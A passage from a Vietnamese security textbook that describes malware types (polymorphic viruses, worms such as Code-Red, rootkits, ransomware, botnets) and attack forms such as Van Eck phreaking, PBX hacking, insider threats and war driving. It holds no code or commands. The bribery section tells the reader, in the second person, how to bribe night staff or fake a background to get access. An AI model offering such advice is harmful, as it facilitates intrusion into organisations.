Mỗi khi nó lây nhiễm một chương trình mới, Virus sẽ tạo một bản sao của cả phần thân Virus được giải mã và quy trình giải mã liên quan của nó, mã hóa bản sao và gắn cả hai vào một mục tiêu. Để mã hóa bản sao của phần thân Virus, Virus được mã hóa sử dụng khóa mã hóa mà Virus được lập trình để thay đổi từ lây nhiễm này sang lây nhiễm khác. Khi khóa này thay đổi, sự xáo trộn của phần thân Virus sẽ thay đổi, làm cho Virus có vẻ ngoài khác nhau với mỗi lần lây nhiễm khác nhau. Điều này làm cho phần mềm chống Virus cực kỳ khó khăn trong việc tìm kiếm dấu hiệu Virus được trích xuất từ một Virus ban đầu. Tuy nhiên, quy trình giải mã vẫn không đổi từ thế hệ này sang thế hệ khác, một điểm yếu mà phần mềm chống Virus nhanh chóng phát hiện ra để khai thác. Thay vì chỉ quét các chữ ký Virus, các trình quét Virus cũng đã được sửa đổi để tìm kiếm chuỗi byte đáng ngờ xác định một quy trình giải mã cụ thể.

Virus đa hình là một phần mở rộng của Virus được mã hóa. Virus được mã hóa chỉ cần mã hóa phần thân của nó và sau đó gắn

khóa giải mã vào chính nó, khóa này thay đổi từ thể hệ này sang thể hệ khác. Virus đa hình cũng mã hóa phần thân của nó, tuy nhiên, nó thay đổi ngẫu nhiên thuật toán giải mã mỗi khi Virus lây nhiễm. Bởi vì lược đồ giải mã không bao giờ được mã hóa và nó thường được gắn vào phần cuối của mã Virus, nên nó có thể là nguồn phát hiện của trình quét Virus. Do đó, khi một Virus đa hình thay đổi quy trình giải mã của nó, nó sẽ thay đổi phần chữ ký mà trình quét có thể phát hiện được. Trình quét Virus vẫn có thể giải quyết vấn đề này bằng cách chờ một Virus đa hình tự giải mã. Trình quét Virus có khả năng chạy Virus trong Sandbox (môi trường tách biệt khỏi hệ thống) hoặc trình giả lập, cho phép Virus chạy mà không gây hại. Khi Virus chạy, nó tự giải mã để cố gắng lây nhiễm một tập tin và do đó trình giả lập có thể quét tìm kiếm khớp chữ ký của Virus khi Virus quyết định thực thi [8].

Virus biến hình giống như Virus đa hình tự mã hóa để che giấu chữ ký của chúng khỏi trình quét Virus. Tuy nhiên, Virus biến hình có thể thay đổi mã nguồn của chúng và sau đó tự biên dịch lại nếu có sẵn trình biên dịch trên máy nạn nhân. Điều này cho phép Virus thêm và xóa mã rác (mã không có ý nghĩa khi Virus thực thi), mã này sẽ phát triển chữ ký của chúng theo thời gian. Virus biến hình là một bước tiến công nghệ ngoài các kỹ thuật của Virus đa hình. Trong khi Virus đa hình sẽ tự giải mã trong bộ nhớ để tự lan truyền và lây nhiễm, Virus biến hình thì không. Trên thực tế, Virus biến hình không bao giờ tiết lộ toàn bộ phần thân Virus của nó cùng một lúc, khiến một trình quét khớp chữ ký đơn giản gần như không thể phát hiện ra nó. Đáp lại, các trình quét Virus đã phát triển sử dụng phương pháp Heuristic⁵ để phát hiện Virus biến hình. Các kỹ thuật

⁵ Heuristic là các kỹ thuật dựa trên kinh nghiệm để giải quyết vấn đề, học hỏi hay khám phá nhằm đưa ra một giải pháp mà không được đảm bảo là tối ưu.

phổ biến vẫn liên quan đến mô phỏng hoặc chạy trên máy ảo, mô phỏng một số chức năng của hệ điều hành. Các kỹ thuật được sử dụng để phát hiện Virus biến hình có thể rất giống với các kỹ thuật được sử dụng để thiết kế ngược phần mềm thương mại. Phân tích tĩnh, biên dịch ngược và những thứ tương tự có thể nhận ra các nỗ lực làm xáo trộn như chèn mã chết⁶.

2.2. WORM

Sâu máy tính (Worm) là phần mềm độc hại tự sao chép và vận hành, có thể lan truyền trên mạng bằng cách khai thác lỗ hổng trong các hệ thống khác nhau, có thể là lỗ hổng trong hệ điều hành hoặc phần mềm được cài đặt. Nó chứa đựng những thói quen có hại nhưng có thể được sử dụng để mở các kênh truyền thông hoạt động như những người vận chuyển tích cực.

Worm tiêu tốn rất nhiều băng thông và tài nguyên xử lý thông qua quá trình quét liên tục và làm cho máy chủ hoạt động không ổn định, đôi khi gây ra sự cố hệ thống. Nó cũng có thể chứa Payload là những đoạn mã được viết để ảnh hưởng đến máy tính bằng cách đánh cắp dữ liệu, xóa tập tin hoặc tạo Bot khiến hệ thống bị nhiễm trở thành một phần Botnet. Trong khi Virus hầu như luôn làm hỏng hoặc sửa đổi các tập tin trên máy tính mục tiêu và đòi hỏi hoạt động của con người để lây lan, Worm có khả năng lây lan và nhân lên một cách độc lập.

Vào ngày 19 tháng 7 năm 2001, hơn 359.000 máy tính kết nối Internet đã bị nhiễm Worm Code-Red (CRv2) trong vòng chưa đầy

⁶ Chèn mã chết là một kỹ thuật đơn giản bổ sung một số chỉ thị không hiệu quả vào chương trình để thay đổi diện mạo của nó, nhưng vẫn giữ nguyên hoạt động của nó.

14 giờ. Chi phí thiệt hại cho loại Worm này, bao gồm cả các chủng Code-Red tiếp theo, ước tính vượt quá 2,6 tỷ đô la. Sau khi lây nhiễm vào máy, Worm sẽ kiểm tra xem ngày (theo đồng hồ hệ thống) có nằm trong khoảng từ ngày đầu tiên đến ngày thứ 19 của tháng hay không. Nếu đúng, Worm tạo ra một danh sách ngẫu nhiên các địa chỉ IP và thăm dò từng máy trong danh sách để tìm cách lây nhiễm cho nhiều máy tính nhất có thể. Vào ngày 20 hàng tháng, Worm được lập trình để ngừng lây nhiễm cho các máy khác và tiến hành giai đoạn tấn công tiếp theo, trong đó nó khởi động một cuộc tấn công từ chối dịch vụ (DoS) đối với www.whitehouse.gov từ ngày 20 đến ngày 28 hàng tháng. Worm không hoạt động vào các ngày trong tháng sau ngày 28. Phiên bản đầu tiên này gây ra ít thiệt hại, mặc dù những nỗ lực tự lây lan đã tiêu tốn tài nguyên trên các máy bị nhiễm và mạng cục bộ, với rất ít tác động đến tài nguyên toàn cầu. Worm cư trú trong bộ nhớ RAM nên khi khởi động lại máy có thể loại bỏ được nó, tuy nhiên máy dễ bị nhiễm trở lại. Phiên bản thứ hai Worm sử dụng một trình tạo số ngẫu nhiên để tạo ra các danh sách địa chỉ IP khác nhau với tốc độ quan sát là 11 cuộc thăm dò mỗi giây. Thay đổi có vẻ nhỏ này đã gây ra thiệt hại lớn với 359.000 máy tính bị nhiễm trong vòng 14 giờ [9].

2.3. TROJAN HORSE

Trojan Horse được biết đến với cái tên Trojan, một phần mềm độc hại thường được ngụy trang thành phần mềm hợp pháp. Tội phạm mạng sử dụng Trojan để cố gắng truy cập vào hệ thống của người dùng. Người dùng thường bị lừa bởi các kỹ thuật xã hội trong việc tải xuống và thực thi trên hệ thống của họ. Sau khi được kích hoạt, Trojan có thể cho phép tội phạm mạng theo dõi bạn, đánh cắp dữ liệu nhạy cảm và tạo quyền truy cập cửa sau

(Backdoor) vào hệ thống của bạn. Những hành động này có thể bao gồm: xóa dữ liệu, làm tắc nghẽn dữ liệu, sửa đổi hoặc sao chép dữ liệu, làm gián đoạn hoạt động của máy tính và mạng máy tính⁷.

Ngoài Trojan là phần mềm được tải xuống và cài đặt trên máy tính của người dùng, còn có một loại Trojan phần cứng được gọi là mã độc phần cứng (Hardware Trojan - HT). Trojan phần cứng được định nghĩa là sự sửa đổi có chủ đích, độc hại đối với thiết kế mạch dẫn đến hành vi không mong muốn khi mạch được triển khai [10]. Các mạch tích hợp bị nhiễm Trojan phần cứng có thể bị thay đổi về chức năng hoặc đặc điểm kỹ thuật của chúng, có thể làm rò rỉ thông tin nhạy cảm hoặc có thể suy giảm hiệu suất hoặc không đáng tin cậy. Chẳng hạn, một thương hiệu sẽ bảo hành 5 năm cho một trong các thiết bị của họ, ngay sau khi kết thúc 5 năm, thiết bị ngừng hoạt động do lỗi kỹ thuật nào đó, đây có thể là một Trojan phần cứng được kích hoạt sau 5 năm.

2.4. SPYWARE

Phần mềm gián điệp (Spyware) là một loại phần mềm độc hại lây nhiễm vào máy tính hoặc thiết bị di động và thu thập thông tin về người dùng, bao gồm các Website đã truy cập, những thứ tải xuống, tài khoản và mật khẩu, thông tin thanh toán và Email người dùng được gửi và nhận. Spyware hoạt động lặng lẽ trong nền, duy trì sự hiện diện bí mật, thu thập thông tin hoặc giám sát các hoạt động của người dùng để kích hoạt các hoạt động độc hại liên quan đến máy tính và cách người dùng sử dụng nó. Và ngay cả khi phát hiện ra sự hiện diện không mong muốn của nó trên hệ thống thì

⁷ <https://www.kaspersky.com/resource-center/threats/trojans>

người dùng cũng khó gỡ bỏ cài đặt của nó. Spyware được cài đặt trên thiết bị máy tính mà không có sự cho phép của người dùng hoặc người dùng thậm chí có thể vô tình cho phép Spyware tự cài đặt khi đồng ý với các điều khoản và điều kiện của một phần mềm có vẻ hợp pháp.

2.5. ADWARE

Adware (Advertising Supported Software) là phần mềm quảng cáo, tự động phát, hiển thị hoặc tải xuống (thường là không mong muốn) quảng cáo khi người dùng trực tuyến duyệt qua các Website hoặc ứng dụng được cài đặt trên máy tính và thiết bị di động. Hầu hết Adware được thiết kế để phục vụ như các công cụ tạo doanh thu cho các nhà quảng cáo. Một số Adware có thể được đóng gói với Spyware, điều này rất nguy hiểm vì nó có thể theo dõi hoạt động của người dùng và đánh cắp thông tin người dùng.

2.6. ROOTKIT

RootKit là một phần mềm máy tính bí mật được thiết kế để cung cấp quyền truy cập đặc quyền liên tục vào máy tính trong khi chủ động che giấu sự hiện diện của nó. Những công cụ này là các phần mềm rất tiên tiến và phức tạp được viết để ẩn trong các quy trình hợp pháp trên một máy tính bị nhiễm và thâm nhập sâu vào hệ thống rất khó để gỡ bỏ. Chúng được thiết kế với khả năng kiểm soát hoàn toàn hệ thống và giành được các đặc quyền cao nhất có thể trên máy bị thâm nhập. Các kỹ thuật trốn tránh được sử dụng bởi RootKit, nên hầu hết các giải pháp của nhà cung cấp bảo mật không hiệu quả trong việc phát hiện và loại bỏ chúng, việc phát hiện và loại bỏ chúng phụ thuộc nhiều vào các nỗ lực thủ công. Chúng có thể bao gồm nhưng không giới hạn trong việc giám sát

hành vi của hệ thống máy tính để tìm các hoạt động bất thường, phân tích kết xuất kho lưu trữ và quét chữ ký tập tin hệ thống.

2.7. RANSOMWARE

Ransomware là một dạng mã độc hoặc phần mềm độc hại lây nhiễm vào máy tính và lây lan nhanh chóng để mã hóa dữ liệu hoặc khóa máy tính. Phần mềm độc hại này làm cho dữ liệu không thể truy cập được đối với người dùng và những kẻ tấn công yêu cầu thanh toán từ người dùng để các tập tin của họ được giải mã và có thể truy cập được. Việc thanh toán thường được yêu cầu bằng tiền kỹ thuật số (Bitcoin) hoặc các loại tiền tệ khác. Các doanh nghiệp và cá nhân trên toàn thế giới hiện đang bị tấn công bởi Ransomware. Mục đích chính của Ransomware là tối đa hóa khả năng kiếm tiền bằng phần mềm độc hại. Nhìn từ lần lây nhiễm đầu tiên cho đến nay, Ransomware đã cho thấy khía cạnh đột phá và phá hoại của nó. Nó đã bắt đầu làm được nhiều việc hơn là hiển thị quảng cáo, chặn các dịch vụ, vô hiệu hóa bàn phím hoặc theo dõi các hoạt động của người dùng. Nó khóa hệ thống hoặc mã hóa dữ liệu khiến nạn nhân bất lực trong việc thanh toán và đôi khi, nó cũng đe dọa người dùng tiết lộ thông tin nhạy cảm cho công chúng nếu thanh toán không được thực hiện. Tất cả các biến thể của Ransomware hoạt động theo cách gần như giống nhau nhưng sử dụng các loại Payload khác nhau [11].

2.8. LOGIC/TIME BOMB

Bom Logic (Logic Bomb) là một phần mềm độc hại được kích hoạt khi đáp ứng điều kiện Logic, chẳng hạn như sau khi một số giao dịch được xử lý sẽ được kích hoạt hoặc được kích hoạt vào một ngày cụ thể. Phần mềm độc hại như Worm thường chứa Bom

Logic, hoạt động theo một cách riêng biệt và sau đó thay đổi chiến thuật vào một ngày và giờ cụ thể [12].

Bom hẹn giờ (Time Bomb) là một loại Bom Logic sử dụng ngày và giờ làm điều kiện kích hoạt. Bom hẹn giờ trong hệ thống thông tin tương tự như là quả bom hẹn giờ vật lý, Bom hẹn giờ được kích hoạt nó sẽ phát nổ ngay sau đó, dẫn đến một số hiệu ứng gây thiệt hại như là từ chối dịch vụ, làm hư hỏng và rò rỉ thông tin. Trong các sản phẩm được bảo hành 01 năm, thông thường xảy ra lỗi phần cứng ngay sau khi kết thúc thời hạn bảo hành. Điều này là do thử nghiệm sản phẩm cho thấy rằng các lỗi bắt đầu xuất hiện sau 01 năm hoặc các bộ phận được sử dụng để tạo ra hệ thống được lựa chọn với chi phí thấp và giá được đặt theo chất lượng của bộ phận đó. Cũng có thể thiết kế hệ thống có những thay đổi rất rõ rệt về độ tin cậy sau một thời điểm xác định rõ ràng bằng cách khai thác kết hợp các đặc tính lỗi đã biết.

2.9. BOT

Bot là phần mềm được thiết kế để thực hiện các hành động cụ thể. Bot có nguồn gốc từ “Robot”, được phát triển đầu tiên để quản lý các kênh trò chuyện trên Internet (Internet Relay Chat -IRC) một giao thức cho phép người dùng trao đổi tin nhắn văn bản trong thời gian thực qua Internet, xuất hiện vào năm 1989. Một số Bot được sử dụng cho các mục đích hợp pháp như lập trình Video và lập trình các chức năng tương tác phục vụ cộng đồng trực tuyến. Các Bot độc hại được thiết kế để tạo thành Botnet.

Botnet được định nghĩa là một mạng gồm các máy tính (Zombie/Bot) được điều khiển bởi kẻ tấn công hoặc Botmaster. Bot lây nhiễm và điều khiển máy tính được kết nối khác, do đó hình

thành một mạng lưới các máy tính bị thâm nhập có tên là Botnet. Bot thường được sử dụng như Spam, các cuộc tấn công DDoS, Webspiders để thu thập dữ liệu máy chủ và phân phối phần mềm độc hại trên các Website. Kiểm tra CAPTCHA được các Website sử dụng để bảo vệ khỏi Bot bằng cách xác minh rằng người dùng là con người.

Botnet cung cấp các phương pháp để kẻ tấn công đánh cắp dữ liệu cá nhân và tài chính, các tài liệu quan trọng không được bảo vệ, ghi nhận các sự kiện gõ phím với mục đích lấy mật khẩu và đặt được xác thực ngân hàng. Botnet được tạo và điều khiển bởi Botmaster và các công dịch vụ mạng cụ thể cần thiết cho kết nối và điều khiển lệnh. Hạn chế và chặn công các công dịch vụ mạng không cần thiết có thể giúp ngăn chặn các cuộc tấn công của mạng Botnet. Các hệ thống phát hiện xâm nhập được cập nhật có thể dễ dàng phát hiện và chặn hầu hết các mạng Botnet, nhưng những kẻ tấn công rất thông minh và họ giải mã hệ thống phát hiện xâm nhập để vượt qua nó. Đảm bảo rằng hệ thống Route chống vi rút và chống thư rác được cập nhật [13].

Tất cả các phần mềm và ứng dụng khác cũng cần được cập nhật, bởi những kẻ tấn công đang tìm cách khai thác lỗ hổng Zero-day trong hệ thống và mọi người không biết về các lỗ hổng mới nhất này. Vì vậy, cập nhật các ứng dụng có thể giúp bảo vệ khỏi các mạng Botnet. Bất kỳ liên kết không xác định nào trong Email cần được kiểm tra kỹ lưỡng trước khi tải xuống. Điện thoại thông minh là đối tượng dễ dàng cho các cuộc tấn công mạng Botnet xâm nhập để kiểm soát và điều khiển. Trước khi cài đặt bất kỳ ứng dụng nào, ứng dụng đó cần phải được kiểm tra tính xác thực và cập nhật lên phiên bản hiện hành [14].

Chương 3

CÁC HÌNH THỨC TẤN CÔNG MẠNG

3.1. CÁC HÌNH THỨC TẤN CÔNG MẠNG KINH ĐIỆN

3.1.1. Coil Whine

Coil Whine đề cập đến tiếng ồn không mong muốn phát ra bởi một bộ phận điện tử rung khi dòng điện chạy qua cáp điện. Bất cứ thứ gì có nguồn điện đều có thể tạo ra tiếng ồn ở một mức độ nào đó, dòng điện đi qua bộ điều chỉnh điện như máy biến áp hoặc cuộn cảm khiến các dây dẫn của nó dao động ở tần số khác nhau. Điều này xảy ra ở hầu hết các thiết bị điện, thường là ở tần số và âm lượng mà con người không thể nghe được, đặc biệt là bên trong vỏ máy tính bằng kim loại hoặc nhựa.

Bạn có thể nghĩ rằng Webcam là mối quan tâm lớn, nhưng hóa ra một Microphone được đặt đúng vị trí là chìa khóa cho một kỹ thuật Hack mới vô cùng thông minh. Các nhà nghiên cứu đã tìm ra cách để theo dõi màn hình máy tính từ xa bằng cách nghe tiếng ồn với sự trợ giúp của Microphone được đặt đúng vị trí. Dữ liệu thô mà nhóm đã ghi lại không giống như bất cứ điều gì để xử lý. Các dạng dữ liệu này chỉ đại diện cho cường độ của một pixel cụ thể trên màn hình. Đây chỉ là giai đoạn đầu tiên của cuộc tấn công. Tuy nhiên, một thuật toán máy học được huấn luyện đặc biệt đã có thể dịch các bản ghi âm, với sự trợ giúp của một công cụ phần mềm chuyên dụng có thể xác định chính xác cao thông tin mà Website đang được hiển thị.

Ít có khả năng các Hacker sẽ sớm sử dụng một kỹ thuật tấn công như thế này, có nhiều cách khác đơn giản hơn để theo dõi các hoạt động trên máy tính của người dùng. Tuy nhiên, vẫn có tiềm năng trong thời đại IoT, khi chúng ta tiếp tục lấp đầy ngôi nhà của mình bằng loa thông minh, màn hình máy tính được kết nối và Camera an ninh được trang bị Microphone, kiểu tấn công này sẽ trở nên hấp dẫn đối với tội phạm mạng.

3.1.2. Van Eck Phreaking

Van Eck Phreaking là một dạng gián điệp kỹ thuật số, theo đó kẻ nghe trộm phát hiện và phân tích tín hiệu kỹ thuật số bằng cách sử dụng thiết bị có thể thu nhận các phát xạ điện từ phát ra từ màn hình CRT (Cathode Ray Tube) hoặc LCD (Liquid Crystal Display). Điều này giúp kẻ tấn công có thể đọc hình ảnh trên màn hình của người dùng từ xa. Có nhiều cách để che khuất hoặc giảm phát xạ để ngăn chặn cuộc tấn công Van Eck Phreaking, nhưng chúng không khả thi về mặt thương mại vì rủi ro bảo mật mà Van Eck Phreaking gây ra cho công chúng được coi là rất nhỏ. Điều này là do cuộc tấn công Van Eck Phreaking đòi hỏi kiến thức chuyên môn và thiết bị giải mã không được cung cấp rộng rãi. Tuy nhiên, các mạng máy tính có độ nhạy cao thường sử dụng các lồng Faraday để ngăn chặn mọi khả năng xâm nhập bởi một cuộc tấn công Van Eck Phreaking [15].

3.1.3. Listening To Your Screen

Lắng nghe màn hình (Listening To Your Screen) là hình thức tấn công bằng cách theo dõi người dùng bởi chiếm quyền điều khiển Webcam trong máy tính của người dùng. Với phần mềm độc hại phù hợp và một chút thủ thuật, Hacker có thể chiếm quyền điều

hiển, chụp ảnh, quay Video và ghi âm trên máy tính của người dùng theo ý muốn. Đó là một kịch bản đáng sợ khi nhiều máy tính của nạn nhân đã bị tấn công⁸.

3.1.4. IEMI Attack

Nhiều điện từ có chủ đích (Intentional Electromagnetic Interference - IEMI) là sự cố ý tạo ra năng lượng điện từ gây nhiễu tín hiệu vào hệ thống điện và điện từ làm gián đoạn, gây nhiễu hoặc làm hỏng các hệ thống này vì mục đích khủng bố hoặc tội phạm. Về cơ bản, nó sử dụng điện từ làm vũ khí, cố gắng đạt được một số lợi thế từ những tác động bất lợi mà điện từ gây ra, để có tác động đáng kể, mức điện từ được tạo sẽ phải cao hơn nhiều so với mức nhiễu thông thường và do đó thường liên quan đến máy phát và ăng-ten tạo ra sóng điện từ.

IEMI Attack có thể khá dễ dàng và rẻ tiền để thực hiện, là mối quan tâm lớn của lực lượng quân sự và dân sự. Kẻ tấn công có thể là một kẻ khủng bố, hoặc một tên tội phạm cố gắng vì lợi ích tài chính, chẳng hạn như tổng tiền hoặc gây ra sự phá hoại khác. Thông thường mục tiêu bị chú ý là các trụ sở có hệ thống điện, điện từ như máy tính hoặc thiết bị liên lạc. Ngoài ra, khả năng tiếp cận vật lý cũng rất quan trọng, với phạm vi phát ra của các trường điện từ bởi ăng-ten, kẻ tấn công có thể tiếp cận càng gần trụ sở thì tác dụng của vũ khí điện từ càng mạnh [16].

3.1.5. PBX Hacking

Tổng đài nhánh riêng (Private Branch Exchange - PBX) là thiết bị điện thoại được lắp đặt tại trụ sở doanh nghiệp để cung cấp

⁸ <https://www.forbes.com/sites/leemathews/2018/08/31/nowhackers-can-spy-on-you-by-listening-to-your-screen>

một số tiện ích mở rộng của điện thoại trong văn phòng và hoạt động như một kết nối giữa trụ sở và mạng quay số bên ngoài. PBX cho phép chia sẻ đường dây bên ngoài cho nhiều thiết bị nội bộ và do đó giảm đáng kể số lượng đường dây.

PBX cung cấp thêm quyền kiểm soát đối với dịch vụ viễn thông của doanh nghiệp. Ngày nay, ngay cả những hệ thống PBX cơ bản nhất cũng có một loạt các khả năng mà trước đây chỉ có ở các thiết bị chuyển mạch quy mô lớn, các nền tảng thư thoại thường có các khả năng tương tự như các thiết bị chuyển mạch quy mô lớn trước đây và do đó dễ bị tấn công.

Thông thường, PBX Hacking diễn ra khi việc sử dụng PBX không được giám sát hoặc PBX có thể truy cập được từ bên ngoài. Những kẻ gian lận thực hiện các cuộc gọi và được định tuyến qua PBX, trong hầu hết các trường hợp, chủ doanh nghiệp không biết về sự kiện này. Trong những trường hợp nghiêm trọng nhất, các doanh nghiệp thiệt hại hàng ngàn đô la do loại gian lận này. Chúng ta nên hiểu rằng những cuộc tấn công dạng này có thể xảy ra bởi vì các nạn nhân phần lớn không nhận thức được các mối đe dọa tiềm ẩn và các tổng đài chưa được bảo mật đúng cách.

3.1.6. Toll Fraud

Toll Fraud là việc sử dụng trái phép đường dây điện thoại, thiết bị hoặc dịch vụ của bạn để thực hiện các cuộc gọi đường dài được tính phí cho bạn. Toll Fraud là một hoạt động bất hợp pháp tương tự như Hack máy tính, đây là một vấn đề toàn cầu, toàn ngành với tổng trị giá thiệt hại hơn một tỷ đô la hàng năm.

Toll Fraud có nhiều hình thức bao gồm gian lận liên quan đến điện thoại di động, thẻ điện thoại, điện thoại cố định và gian lận

đường dài của các cuộc gọi được thực hiện qua PBX (PBX Hacking). Đó là một vấn đề đủ lớn mà nhiều nhà cung cấp lớn của dịch vụ điện thoại đường dài có một bộ phận riêng biệt để xác định và xử lý các vấn đề gian lận này⁹.

3.1.7. Critical Infrastructure

Cơ sở hạ tầng quan trọng (Critical Infrastructure-CI) liên quan đến các yếu tố cơ bản cho hoạt động bình thường của xã hội, có thể được định nghĩa là bất kỳ tài sản, hệ thống hoặc thành phần nào để duy trì các chức năng quan trọng của xã hội, sức khỏe, an toàn, an ninh, phúc lợi kinh tế hoặc xã hội của người dân và sự gián đoạn hoặc phá hủy không mong muốn của cơ sở hạ tầng quan trọng này sẽ có tác động rất lớn đến xã hội [17]. Khi Hacker làm hỏng hoặc chiếm quyền kiểm soát các hệ thống này có thể gây hại đến một lượng lớn dân số, với mức độ nghiêm trọng hơn nhiều so với việc đánh cắp số an sinh xã hội hoặc tiền. Một số vụ tấn công điển hình vào cơ sở hạ tầng trọng yếu:

- Cuộc tấn công năm 2010 vào nhà máy hạt nhân của Iran tại Natanz có một vị trí đặc biệt trong lịch sử tấn công. Cái gọi là phần mềm độc hại Stuxnet đã xuất hiện công khai lần đầu tiên sau đó, khiến nhà máy hạt nhân ngừng hoạt động. Stuxnet được thiết kế để làm hỏng các động cơ thường được sử dụng trong các máy ly tâm làm giàu Uranium bằng cách khiến chúng mất kiểm soát. Nó đã thành công vô hiệu hóa tạm thời 1.000 máy ly tâm.

- Tháng 12/2015, Ukraine đã trải qua một cuộc tấn công chưa từng có vào lưới điện của mình. Cuộc tấn công dẫn đến mất điện

⁹ <https://unitedtelcom.net/content/view/166/150/>

trên diện rộng. Hacker đã xâm nhập vào ba công ty năng lượng và tạm thời ngừng sản xuất điện ở ba khu vực của Ukraine. Nó khiến gần một phần tư triệu người không có điện trong 6 tiếng đồng hồ vào giữa mùa đông. Kẻ tấn công sử dụng phần mềm độc hại BlackEnergy 3 để đóng cửa ba trạm biến áp. Phần mềm độc hại được cho là đã được gửi trong các Email lừa đảo với các tập tin Microsoft Office giả mạo được đính kèm¹⁰.

3.1.8. Operational Technology

Công nghệ vận hành (Operational Technology - OT) là một danh mục phần cứng và phần mềm dùng để theo dõi và điều khiển cách thức các thiết bị vật lý hoạt động, quy trình và sự kiện trong một doanh nghiệp. OT là phổ biến trong các hệ thống điều khiển công nghiệp (Industrial Control Systems - ICS) như hệ thống SCADA, trong cơ sở hạ tầng quan trọng, OT có thể được sử dụng để điều khiển các nhà máy điện hoặc giao thông công cộng. Khi công nghệ này tiến bộ và hội tụ với công nghệ mạng, nhu cầu bảo mật OT tăng theo cấp số nhân¹¹. Những kẻ tấn công mạng có thể truy cập, điều khiển từ xa một máy trạm và sử dụng phần mềm độc hại để tiếp quản hệ thống thiết bị an toàn của nhà máy. Và một lần nữa, phần mềm độc hại đã được tội phạm mạng cấu hình đặc biệt lại cho các hệ thống điều khiển công nghiệp.

¹⁰ <https://ieccetech.org/index.php/Technology-Focus/2019-02/Cyberattacks-targeting-critical-infrastructure>

¹¹ <https://www.forcepoint.com/cyber-edu/ot-operational-technologysecurity>

3.2. CÁC HÌNH THỨC TẤN CÔNG DỰA VÀO TÍNH CHỦ QUAN CỦA NGƯỜI DÙNG

3.2.1. Dumpster Diving

Dumpster Diving là hình thức khai thác thông tin về một tổ chức hoặc một cá nhân thông qua thùng rác của họ. Bạn có thể tìm hiểu về một người hoặc một công ty từ thùng rác chứa những gì mà họ vứt đi, điều cực kỳ ngạc nhiên là có nhiều thông tin cá nhân và riêng tư của họ đã được tìm thấy. Nhìn chung, hầu hết các thùng rác thường không được các dịch vụ thu gom rác xử lý đúng cách, vì vậy để ngăn chặn các cuộc tấn công Dumpster Diving, bạn không nên ném bất cứ thứ gì có thông tin mà chưa xem xét các thông tin đó có thể được sử dụng để chống lại bạn. Nếu bạn vứt bỏ các bản sao kê hóa đơn và các giấy tờ khác có chứa thông tin cá nhân, bạn nên xé nhỏ hoặc dùng bất kỳ cách nào khác để phá hủy thông tin chứa trong đó [18].

3.2.2. Shoulder Surfing

Shoulder Surfing đề cập đến hành động thu thập thông tin cá nhân hoặc riêng tư thông qua quan sát trực tiếp. Shoulder Surfing là hành động nhìn trộm qua vai của người dùng để trực tiếp xem, thu thập thông tin họ đang xem. Điều này đặc biệt hiệu quả ở những nơi đông người, nơi người dùng sử dụng máy tính, điện thoại thông minh hoặc ATM. Shoulder Surfing khó thực hiện ở vị trí có rất ít người, bởi vì hành động trở nên đáng ngờ, rất nhanh bị phát hiện. Ống nhòm, máy quay Video và các thiết bị tăng cường thị lực cũng được sử dụng, tùy thuộc vào vị trí và tình huống.

3.2.3. Insider Threat

Không phải mọi cuộc tấn công mạng đều do ai đó bên ngoài tổ chức thực hiện. Mỗi đe dọa nội bộ (Insider Threat) là các cuộc tấn công nguy hại được thực hiện trên hệ thống máy tính hoặc mạng của tổ chức bởi một cá nhân được phép truy cập vào hệ thống. Người dùng nội bộ thực hiện các cuộc tấn công mạng có lợi thế hơn những kẻ tấn công bên ngoài vì họ có quyền truy cập hệ thống. Họ cũng có thể hiểu các chính sách hệ thống và kiến trúc mạng. Hơn nữa, có rất ít biện pháp bảo mật để ngăn chặn các cuộc tấn công nội bộ vì hầu hết các tổ chức tập trung vào việc bảo vệ chống lại các cuộc tấn công từ bên ngoài.

Các mối đe dọa nội bộ có thể ảnh hưởng đến tất cả các yếu tố bảo mật máy tính và bao gồm từ việc chèn Trojan đến đánh cắp dữ liệu nhạy cảm từ mạng hoặc hệ thống. Những kẻ tấn công cũng có thể gây ảnh hưởng đến tính khả dụng của hệ thống bằng cách làm quá tải mạng hoặc khả năng xử lý và lưu trữ của máy tính, dẫn đến sự cố hệ thống.

Năm 2008, một cuộc tấn công nội bộ đáng chú ý đã xảy ra khi Terry Childs, một kỹ sư mạng của Sở Viễn thông và Dịch vụ thông tin San Francisco, thay đổi mật khẩu mạng của thành phố, khóa quyền truy cập FiberWAN trong 12 ngày. Terry Childs bị kết tội gây ảnh hưởng nghiêm trọng cho mạng máy tính.

Các công việc cần thiết để lấy lại quyền kiểm soát hệ thống tiêu tốn của thành phố San Francisco 900.000 USD và 60% dịch vụ thành phố bị ảnh hưởng bởi cuộc tấn công nội bộ này.

3.2.4. Bribery Attack

Tấn công hối lộ (Bribery Attack) còn được gọi là tấn công tầm ngắn (Short-Range Attack) phụ thuộc vào việc mua chuộc người xác nhận hoặc người khai thác để làm việc trên các khối hoặc nhánh (Blocks or Forks) cụ thể [19]. Trong nhiều trường hợp, những nhân viên được trả lương thấp đang ở vị trí tốt nhất để tấn công các hệ thống thông tin. Ví dụ, người gác đêm thường là một công nhân được trả lương thấp, bạn có thể mua chuộc người canh gác ban đêm, bạn sẽ có quyền truy cập không giới hạn vào toàn bộ cơ sở cả đêm. Bạn cũng khá dễ dàng để có được một công việc như một người vận hành máy tính hoặc người quản lý hoạt động ban đêm nếu bạn giả mạo bối cảnh thích hợp. Điều đó thậm chí có thể giúp bạn có quyền truy cập vào nhiều hệ thống thông tin và giúp cuộc tấn công của bạn dễ dàng hơn rất nhiều.

3.2.5. War Driving

War Driving còn được gọi là lập bản đồ điểm truy cập¹², là hành động lái xe xung quanh thành phố hoặc khu vực được nhắm mục tiêu để xác định vị trí phát sóng Wifi hoặc có các kết nối mạng Wifi nội bộ. Để thực hiện War Driving, bạn cần một máy tính, thẻ Ethernet không dây được thiết lập để phát Wifi miễn phí ở đám đông hỗn tạp để cho nạn nhân truy cập và một loại ăng-ten có thể được gắn trên đầu hoặc đặt bên trong xe. Vì mạng Wifi có thể có phạm vi vượt ra ngoài tòa nhà, người dùng bên ngoài có thể thâm nhập vào mạng, có được kết nối Internet miễn phí và có thể truy cập vào hồ sơ cá nhân hoặc công ty và các tài nguyên khác.

¹² <https://searchmobilecomputing.techtarget.com/definition/wardriving>

3.2.3. Insider Threat

